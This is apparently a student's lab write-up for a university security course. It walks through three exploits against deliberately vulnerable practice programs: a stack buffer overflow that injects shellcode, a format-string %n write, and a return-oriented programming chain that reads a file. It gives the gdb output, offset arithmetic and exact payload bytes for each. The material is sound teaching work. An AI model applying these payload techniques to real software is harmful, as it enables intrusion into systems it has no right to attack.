


# 1 Buffer Overflow

1. To start this challenge would be to first, understand the source code given. From the source code, we can see that i would need to ensure that both the "exploit1" and "exploit2" files should have the same number of bytes so that the program does not stop prematurely (shown on lines 22-26 of the source code).
2. Another interesting observation would be the way that the two buffers (buf1 and buf2) are being copied into the main buffer (buf). The two buffers are copied into buf in an interleaving manner starting with bytes from buf1. This means that the payload that i have to construct in both files would need it to be in a way such that when given to the program, it would reconstruct the initial payload.
3. Similar to the shell code injection exercise, the address of the main buffer (buf) is given as shown below and i can put the shell code at that address.

A terminal window with a dark background. The prompt is 'weijie@ubuntu:~/CS3235/assignment2/code/buffer\_overflow\$'. The command './buffer\_overflow' has been executed, and the output is 'Buffer starts at: 0x7fffffffdd40'.

```
weijie@ubuntu:~/CS3235/assignment2/code/buffer_overflow$ ./buffer_overflow
Buffer starts at: 0x7fffffffdd40
```

Figure 1: Address of buffer

4. The next step would be to find what is the return address on the stack when the bof() function is called. I have placed a break point after the local variables in the bof() function has been read in. As shown below, the return address on the stack is at address 0x7fffffffdd68

```

gdb-peda$ p & buf
$6 = (char (*)[64]) 0x7fffffffdd00
gdb-peda$ stack 20
0000| 0x7fffffffddcf0 --> 0x602240 --> 0xfbad2498
0008| 0x7fffffffddcf8 --> 0x602010 --> 0xfbad2498
0016| 0x7fffffffdd00 --> 0x1
0024| 0x7fffffffdd08 --> 0x602240 --> 0xfbad2498
0032| 0x7fffffffdd10 --> 0x40085d (".exploit2")
0040| 0x7fffffffdd18 --> 0x400850 --> 0x6c7078652f2e0072 ('r')
0048| 0x7fffffffdd20 --> 0x1
0056| 0x7fffffffdd28 --> 0x0
0064| 0x7fffffffdd30 --> 0x0
0072| 0x7fffffffdd38 --> 0x7ffff7a7ad44 (<__fopen_internal+116>:      test    rax,rax)
0080| 0x7fffffffdd40 --> 0x1
0088| 0x7fffffffdd48 --> 0x0
0096| 0x7fffffffdd50 --> 0x38ffffdd80
0104| 0x7fffffffdd58 --> 0x38 ('8')
0112| 0x7fffffffdd60 --> 0x7fffffffdd80 --> 0x400770 (<__libc_csu_init>:      push    r15)
0120| 0x7fffffffdd68 --> 0x40075b (<main+91>:      mov     eax,0x0)
0128| 0x7fffffffdd70 --> 0x602240 --> 0xfbad2498
0136| 0x7fffffffdd78 --> 0x602010 --> 0xfbad2498
0144| 0x7fffffffdd80 --> 0x400770 (<__libc_csu_init>:      push    r15)
0152| 0x7fffffffdd88 --> 0x7ffff7a2d840 (<__libc_start_main+240>:  mov     edi,eax)
gdb-peda$

```

Figure 2: Return address shown on the stack

5. Next would be to calculate the offset from the buffer to the return address.  $0x7fffffffdd68 - 0x7fffffffdd00 = 0x68$  (104 in decimal) This means that i would need  $104 + 8 = 112$  bytes of payload to overflow the stack up to and including the return address.

6. It was also hinted that i should place some value into idx, byte\_read1 & byte\_read2 so that they do not cause the for loop to run indefinitely. Hence, byte\_read1 and byte\_read2 will be the value 56 as the payload is 112 bytes, each will take  $112/2 = 56$ . To calculate the value of idx, we need to consider that each loop iteration will write one byte hence i can just calculate the offset between the start of the buffer all the way to the idx variable. But in order to that, i would need to know the address of idx. On top of that , i would also need the addresses of byte\_read1 & byte\_read2 such that i know where to put those values on the stack. The addresses are as shown below,

```

gdb-peda$ p &byte_read2
$8 = (int *) 0x7fffffffdd54
gdb-peda$ p &byte_read1
$9 = (int *) 0x7fffffffdd58
gdb-peda$ p &idx
$10 = (int *) 0x7fffffffdd5c
gdb-peda$ 

```

Figure 3: Addresses of idx, byte\_read1 & byte\_read2

7. To calculate the value to put into idx, we take  $0x7fffffffdd5c - 0x7fffffffdd00 = 0x5c$  (92 in decimal).

8. With all these off set, the final payload (total 112 bytes) would consist of the following

- 27 bytes of shellcode
- 57 bytes of NOP (A's) as  $0x7fffffffdd54 - 0x7fffffffdd00 - 27(\text{shellcode}) = 57$  in decimal
- 4 bytes representing the value 56 for bytes\_read2
- 4 bytes representing the value 56 for bytes\_read1
- 4 bytes representing the value 92 for idx
- 8 bytes of NOP (A's) as  $0x7fffffffdd68 - 0x7fffffffdd5c - 4(\text{idx}) = 8$  in decimal
- 8 bytes of buffer\_address ( $0x7fffffffdd40$ )

9. I used the following command to run the exploit (as shown in the picture below):

python attack.py

./buffer\_overflow

```


weijie@ubuntu:~/CS3235/assignment2/code/buffer_overflow$ python attack.py
weijie@ubuntu:~/CS3235/assignment2/code/buffer_overflow$ ./buffer_overflow
Buffer starts at: 0x7fffffffdd40
$ whoami
weijie
$ ls
Makefile  attack.py  buffer_overflow  buffer_overflow.c  exploit1  exploit2
peda-session-buffer_overflow.txt
$ 

```

Figure 4: Running exploit

## 2 Format String Attack

1. Following the exercise, the first step of this challenge would be to find the address of jackpot. Which is 0x601074 as shown below,



```
weijiex64@ubuntu: ~/CS3235/assignment2/code/format_string
weijiex64@ubuntu:~/CS3235/assignment2/code/format_string$ ./format_string
Give me a string to print
testing
testing
jackpot @ 0x601074 = 1542603121 [0x5bf24171]
You lost :(
weijiex64@ubuntu:~/CS3235/assignment2/code/format_string$
```

Figure 5: Address of Jackpot

2. After which, i would need to construct a payload to find the position of jackpot on the stack using GDB. Note that all payload will be 8 bytes aligned and i have set a break point in the function `fmt_str()` at the point before the address of jackpot is printed.

- current payload : `b"AAAAAAAAA\x74\x10\x60\x00\x00\x00\x00"`

3. The result is shown below, jackpot is the second item on the stack which means that its the 7th positional argument with respect to `printf()`



```
[-----stack-----]
0000| 0x7fffffffcd90 ("AAAAAAAAA\x74\x10\x60\x00\x00\x00\x00")
0008| 0x7fffffffcd98 --> 0x601074 --> 0x7a532aae
0016| 0x7fffffffcdca0 --> 0x0
0024| 0x7fffffffcdca8 --> 0x0
0032| 0x7fffffffcdcb0 --> 0x0
0040| 0x7fffffffcdcb8 --> 0x0
0048| 0x7fffffffcdcc0 --> 0x7ffff7dd2620 --> 0xfbad2887
0056| 0x7fffffffcdcc8 --> 0x7ffff7a88957 (<_IO_default_setbuf+23>:      cmp     eax,0xffffffff)
[-----]
Legend: code, data, rodata, value


Breakpoint 1, 0x00000000040073a in fmt_str () at format_string.c:14
14      printf(buf);
gdb-peda$
```

Figure 6: Stack showing the address of jackpot

3. From there we can update the payload to :

b"%7\$nAAAA\x74\x10\x60\x00\x00\x00\x00".

4. With the updated payload, and the picture below we can see that the value in jackpot is 0 as 0 bytes would have been printed until then.



```
weijiex64@ubuntu:~/CS3235/assignment2/code/format_string$ ./format_string < payload
Give me a string to print
AAAAt[00]jackpot @ 0x601074 = 0 [0x00000000]
You lost :(
weijiex64@ubuntu:~/CS3235/assignment2/code/format_string$
```

Figure 7: Jackpot value is 0

5. Now, to achieve the goal, i must write 4919 into jackpot and to do that the payload now looks like

b"%4919c%7\$nAAAA\x74\x10\x60\x00\x00\x00\x00".

6. However this causes the payload to be not aligned to 8 bytes any more, as such to solve this would be to add 2 additional A's which will make the payload a total of 24 bytes. This would also change the position of jackpot from the 7th to the 8th. As such the updated payload is :

b"%4919c%8\$nAAAAAA\x74\x10\x60\x00\x00\x00\x00".

7. With the payload i can finally reach the goal. I used the following command to run the exploit (as shown in the picture below):

python attack.py

./format\_string < payload


```
weijlex64@ubuntu: ~/CS3235/assignment2/code/format_string
weijlex64@ubuntu:~/CS3235/assignment2/code/format_string$ python attack.py
weijlex64@ubuntu:~/CS3235/assignment2/code/format_string$ ./format_string < payload
Give me a string to print

You won!
♦AAAAAAAtjackpot @ 0x601074 = 4919 [0x00001337]
weijlex64@ubuntu:~/CS3235/assignment2/code/format_string$
```

Figure 8: Running Exploit

### 3 Return-oriented Programming

1. To find a way to cause an buffer overflow would be to first understand the source code given. After which, i realised that to cause an overflow would be to cause `read_size = f_size`, which can be done through line 21 when `i > f_size`. In order to achieve that, searching online. I have found that giving a negative number to a variable of `size_t` would cause an overflow in the variable and instead it will be assigned the largest possible value. Hence when the program asks for "i" i can just put -1 and result in `read_size = f_size`.
2. Next would to find all the respective arguments, memory addresses, gadgets & return address for the attack to work. As the hint suggested, i need to call the `open,read,write` functions in sequence. As shown below are their addresses using `gdb`, note that the `exit` function address is something extra that i appended to the end of my exploit such that the program can exit cleanly and not just crash.



```
gdb-peda$ p &open
$1 = (<text variable, no debug info> *) 0x7ffff7b04130 <open64>
gdb-peda$ p &read
$2 = (<text variable, no debug info> *) 0x7ffff7b04350 <read>
gdb-peda$ p &write
$3 = (<text variable, no debug info> *) 0x7ffff7b043b0 <write>
gdb-peda$ p &exit
$4 = (<text variable, no debug info> *) 0x7ffff7a47040 <__GI_exit>
gdb-peda$
```

Figure 9: functions addresses

3. Next would be to find a location in memory that is writable. Using `gdb` and the command "`vmmap`" i have chosen to write in the memory location `0x00007fff7dd3000` to `0x00007fff7dd7000` which is 16384 bytes. This means that the file to be read and written can only be maximum 16384 bytes, which is big enough for the "`rop.c`" file. As shown below,

```

gdb-peda$ vmap
Start      End      Perm      Name
0x00400000 0x00401000 r-xp      /home/weijie/CS3235/assignment2/code/rop/rop
0x00600000 0x00601000 r--p      /home/weijie/CS3235/assignment2/code/rop/rop
0x00601000 0x00602000 rw-p      /home/weijie/CS3235/assignment2/code/rop/rop
0x00007ffff7a0d000 0x00007ffff7bcd000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7bcd000 0x00007ffff7dcd000 ---p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dcd000 0x00007ffff7dd1000 r--p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd1000 0x00007ffff7dd3000 rw-p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd3000 0x00007ffff7dd7000 rw-p      mapped
0x00007ffff7dd7000 0x00007ffff7dfd000 r-xp      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7fde000 0x00007ffff7fe1000 rw-p      mapped
0x00007ffff7ff7000 0x00007ffff7ffa000 r--p      [vvar]
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp      [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007ffff7fff000 0x00007ffff7fff000 rw-p      [stack]
0xffffffff600000 0xffffffff601000 r-xp      [vsyscall]
gdb-peda$

```

Figure 10: output of vmap command

4. Next would be to find the gadgets, in the form of "pop rdi; ret", "pop rsi; ret" & "pop rdx; ret" by using the command "asmsearch" to find them. Note that the address of rdi was found in code while rsi and rdx were found in the libc library. As shown below,

```

gdb-peda$ asmsearch "pop rdi; ret"
Searching for ASM code: 'pop rdi; ret' in: binary ranges
0x004008c3 : (5fc3)    pop    rdi;    ret
gdb-peda$ asmsearch "pop rdx; ret" libc
Searching for ASM code: 'pop rdx; ret' in: libc ranges
0x00007ffff7a0eb92 : (5ac3)    pop    rdx;    ret
0x00007ffff7a0eb96 : (5ac3)    pop    rdx;    ret
0x00007ffff7a0eb9a : (5ac3)    pop    rdx;    ret
0x00007ffff7a0eb9e : (5ac3)    pop    rdx;    ret
0x00007ffff7b221a6 : (5ac3)    pop    rdx;    ret
gdb-peda$ asmsearch "pop rsi; ret" libc
Searching for ASM code: 'pop rsi; ret' in: libc ranges
0x00007ffff7a2d2f8 : (5ec3)    pop    rsi;    ret
0x00007ffff7a2d3f6 : (5ec3)    pop    rsi;    ret
0x00007ffff7a2fbc5 : (5ec3)    pop    rsi;    ret
0x00007ffff7a3ffe0 : (5ec3)    pop    rsi;    ret
0x00007ffff7a40c52 : (5ec3)    pop    rsi;    ret
0x00007ffff7a49140 : (5ec3)    pop    rsi;    ret

```

Figure 11: finding\_gadgets



5. Next i would need to find the return address of the rop() function and the address of the buf[] variable. Using gdb, we can see that there is 56 bytes between the return address and the beginning of the buffer (0x7fffffffddb8 - 0x7fffffffdd80 = 0x38 which is 56 in decimal). This means that the choice of filename is limited to 55bytes as we need 1 byte to null terminate the name. Thus with this, i can determine how many NOP (A's) to put. As shown below in gdb is the return address and the buffer address,

```
gdb-peda$ stack 20
0000| 0x7fffffffdd60 --> 0x602010 --> 0xfbad248b
0008| 0x7fffffffdd68 --> 0x602010 --> 0xfbad248b
0016| 0x7fffffffdd70 --> 0x602010 --> 0xfbad248b
0024| 0x7fffffffdd78 --> 0x0
0032| 0x7fffffffdd80 --> 0x0
0040| 0x7fffffffdd88 --> 0x7ffff7a85449 (<_IO_new_file_setbuf+9>:
    test    rax,rax)
0048| 0x7fffffffdd90 --> 0x602010 --> 0xfbad248b
0056| 0x7fffffffdd98 --> 0x7ffff7a7cdcd (<__GI__IO_setbuffer+189>:
    test    DWORD PTR [rbx],0x8000)
0064| 0x7fffffffdda0 --> 0x0
0072| 0x7fffffffdda8 --> 0x7fffffffddd0 --> 0x400860 (<__libc_csu_i
nit>:      push    r15)
0080| 0x7fffffffddb0 --> 0x7fffffffddd0 --> 0x400860 (<__libc_csu_i
nit>:      push    r15)
0088| 0x7fffffffddb8 --> 0x400858 (<main+75>:  mov     eax,0x0)
0096| 0x7fffffffddc0 --> 0x7fffffffdeb0 --> 0x1
0104| 0x7fffffffddc8 --> 0x602010 --> 0xfbad248b
0112| 0x7fffffffddd0 --> 0x400860 (<__libc_csu_init>: push    r15)
0120| 0x7fffffffddd8 --> 0x7ffff7a2d840 (<__libc_start_main+240>:
    mov     edi,eax)
0128| 0x7fffffffdde0 --> 0x1
0136| 0x7fffffffdde8 --> 0x7fffffffdeb8 --> 0x7fffffff24b ("/home/
weijie/CS3235/assignment2/code/rop/rop")
0144| 0x7fffffffddf0 --> 0x1f7ffcca0
0152| 0x7fffffffddf8 --> 0x40080d (<main>:    push    rbp)
gdb-peda$ p &buf
$6 = (char (*)[24]) 0x7fffffffdd80
gdb-peda$
```

Figure 12: return address

6. Note that the file descriptor used is 3 as 0 , 1 , 2 are already used by standard input, output and error. Furthermore, file descriptors are assigned in ascending order. Hence i used 3. Also note that in my code "attack.py" i have chosen to read and write the number of bytes equal to the size of "rop.c" which is 534 bytes (0x234 in

hex), where this number can be adjusted or even be larger for bigger sized files.

7. With all these values found, the final payload would consist of the following

- the file name (which is taken in as an argument for my attack.py)
  - 55-len(file name) \* A, which is the NOP's to reach the return address.
  - Overwrite return address with the address of the first gadget we wish to execute.
- In this case rdi for the call to the open() function.


- For any gadgets that pop values from the stack, i included the value to be popped right below the gadget's address.

- Chain the rest of the gadgets used for the remaining function calls, read() & write().

8. I used the following command to run the exploit (as shown in the picture below):

```
python attack.py rop.c
```

```
gdb ./rop
```



```
weijie@ubuntu: ~/CS3235/assignment2/code/rop
weijie@ubuntu:~/CS3235/assignment2/code/rop$ ls
attack.py  Makefile  peda-session-rop.txt  rop  rop.c  sample.py
weijie@ubuntu:~/CS3235/assignment2/code/rop$ python attack.py rop.c
weijie@ubuntu:~/CS3235/assignment2/code/rop$ ls
attack.py  exploit  Makefile  peda-session-rop.txt  rop  rop.c  sample.py
weijie@ubuntu:~/CS3235/assignment2/code/rop$ gdb ./rop
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
```

Figure 13: Compile payload

Afterwhich, i have placed a break point at 0x0000000000400806 which is the second puts() in rop() function found through the command "pdis rop". Using the command "r" and giving "-1" when the code executes we would observe that the buffer now contains our target file and is about to be opened,read and written by the gadgets. Lastly, with the command "continue", we can observe that the file content's is printed out in GDB. As shown below in figure 14 and 15.

9. Now to get the exploit to work OUTSIDE of GDB, i would need to get the address of buf at run time. The way to do so is as such

- Open 2 terminals, one to run `./rop`, the other to run `sudo gdb -p <pid of rop>`. The purpose of this would be to get the address of buf when running the rop program by attaching gdb to the rop program.
- Have the same break point in the `rop()` function (after initialization of the variables) and run normally.
- Run `p &buf` to get the run time address of buf.
- Update the buffer address used in `attack.py` and recompile a new exploit by doing `python attack.py rop.c`
- In my case the buffer address is updated to `0x7fffffffddc0` from `0x7fffffffdd80` as shown by the comments in my `attack.py`
- Run `./rop` again in the SAME terminal as the one used previously, because if i were to run the exploit in a new terminal the address will not be the same.
- The exploit working outside of GDB are shown below in figures 16, 17, 18 & 19.

```

weijie@ubuntu: ~/CS3235/assignment2/code/rop
gdb-peda$ r
Starting program: /home/weijie/CS3235/assignment2/code/rop/rop
How many bytes do you want to read? (max: 24)
-1

[-----registers-----]
RAX: 0x7fffffffdd80 --> 0x414100632e706f72 ('rop.c')
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x0
RDI: 0x7fffffffdd80 --> 0x414100632e706f72 ('rop.c')
RBP: 0x7fffffffdddb0 ("AAAAAAA\303\b@")
RSP: 0x7fffffffdd60 --> 0x602010 --> 0x7ffff7dd1b78 --> 0x602a50 --> 0x0
RIP: 0x400806 (<rop+192>:      call    0x4005b0 <puts@plt>)
R8 : 0x7ffff7fdf700 (0x00007ffff7fdf700)
R9 : 0x1
R10: 0x477
R11: 0x246
R12: 0x400650 (<_start>:      xor     ebp,ebp)
R13: 0x7fffffffdeb0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x4007fa <rop+180>: call    0x4005d0 <fclose@plt>
0x4007ff <rop+185>: lea     rax,[rbp-0x30]
0x400803 <rop+189>: mov     rdi,rax
=> 0x400806 <rop+192>: call    0x4005b0 <puts@plt>
0x40080b <rop+197>: leave
0x40080c <rop+198>: ret
0x40080d <main>:   push    rbp
0x40080e <main+1>: mov     rbp,rsp
Guessed arguments:
arg[0]: 0x7fffffffdd80 --> 0x414100632e706f72 ('rop.c')
[-----stack-----]
0000| 0x7fffffffdd60 --> 0x602010 --> 0x7ffff7dd1b78 --> 0x602a50 --> 0x0
0008| 0x7fffffffdd68 --> 0x602010 --> 0x7ffff7dd1b78 --> 0x602a50 --> 0x0
0016| 0x7fffffffdd70 --> 0x602010 --> 0x7ffff7dd1b78 --> 0x602a50 --> 0x0
0024| 0x7fffffffdd78 --> 0xffffffffffffffff
0032| 0x7fffffffdd80 --> 0x414100632e706f72 ('rop.c')
0040| 0x7fffffffdd88 ('A' <repeats 48 times>, "\303\b@")
0048| 0x7fffffffdd90 ('A' <repeats 40 times>, "\303\b@")
0056| 0x7fffffffdd98 ('A' <repeats 32 times>, "\303\b@")
[-----]

```

Figure 14: stack before return

```
weijie@ubuntu: ~/CS3235/assignment2/code/rop
25 puts(buf);
gdb-peda$
gdb-peda$ continue
Continuing.
rop.c
#include <stdio.h>
#include <stdlib.h>

void rop(FILE *f)
{
    char buf[24];
    long i, fsize, read_size;

    puts("How many bytes do you want to read? (max: 24)");
    scanf("%ld", &i);

    if (i > 24) {
        puts("You can't trick me...");
        return;
    }

    fseek(f, 0, SEEK_END);
    fsize = ftell(f);
    fseek(f, 0, SEEK_SET);

    read_size = (size_t) i < (size_t) fsize ? i : fsize;
    fread(buf, 1, read_size, f);
    fclose(f);

    puts(buf);
}

int main(void)
{
    FILE *f = fopen("./exploit", "r");
    setbuf(f, 0);
    if (!f)
        puts("Error opening ./exploit");
    else
        rop(f);
    return 0;
}
[Inferior 1 (process 53801) exited with code 01]
Warning: not running
gdb-peda$
```

Figure 15: Exploit in GDB

```
weijie@ubuntu:~/CS3235/assignment2/code/rop$ ./rop
How many bytes do you want to read? (max: 24)
```

Figure 16: Running rop in one terminal

```
weijie@ubuntu:~/CS3235/assignment2/code/rop$ pidof rop
57770
weijie@ubuntu:~/CS3235/assignment2/code/rop$ sudo gdb -p 57770
[sudo] password for weijie:
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
```

Figure 17: Attaching GDB to rop program in another terminal

```
gdb-peda$ p &buf
$2 = (char (*)[24]) 0x7fffffffddc0
```

Figure 18: Run time address of Buf

```
weijie@ubuntu: ~/CS3235/assignment2/code/rop
weijie@ubuntu:~/CS3235/assignment2/code/rop$ python attack.py rop.c
weijie@ubuntu:~/CS3235/assignment2/code/rop$ ./rop
How many bytes do you want to read? (max: 24)
-1
rop.c
#include <stdio.h>
#include <stdlib.h>

void rop(FILE *f)
{
    char buf[24];
    long i, fsize, read_size;

    puts("How many bytes do you want to read? (max: 24)");
    scanf("%ld", &i);

    if (i > 24) {
        puts("You can't trick me...");
        return;
    }

    fseek(f, 0, SEEK_END);
    fsize = ftell(f);
    fseek(f, 0, SEEK_SET);

    read_size = (size_t) i < (size_t) fsize ? i : fsize;
    fread(buf, 1, read_size, f);
    fclose(f);

    puts(buf);
}

int main(void)
{
    FILE *f = fopen("./exploit", "r");
    setbuf(f, 0);
    if (!f)
        puts("Error opening ./exploit");
    else
        rop(f);
    return 0;
}
weijie@ubuntu:~/CS3235/assignment2/code/rop$
```

Figure 19: Exploit outside of GDB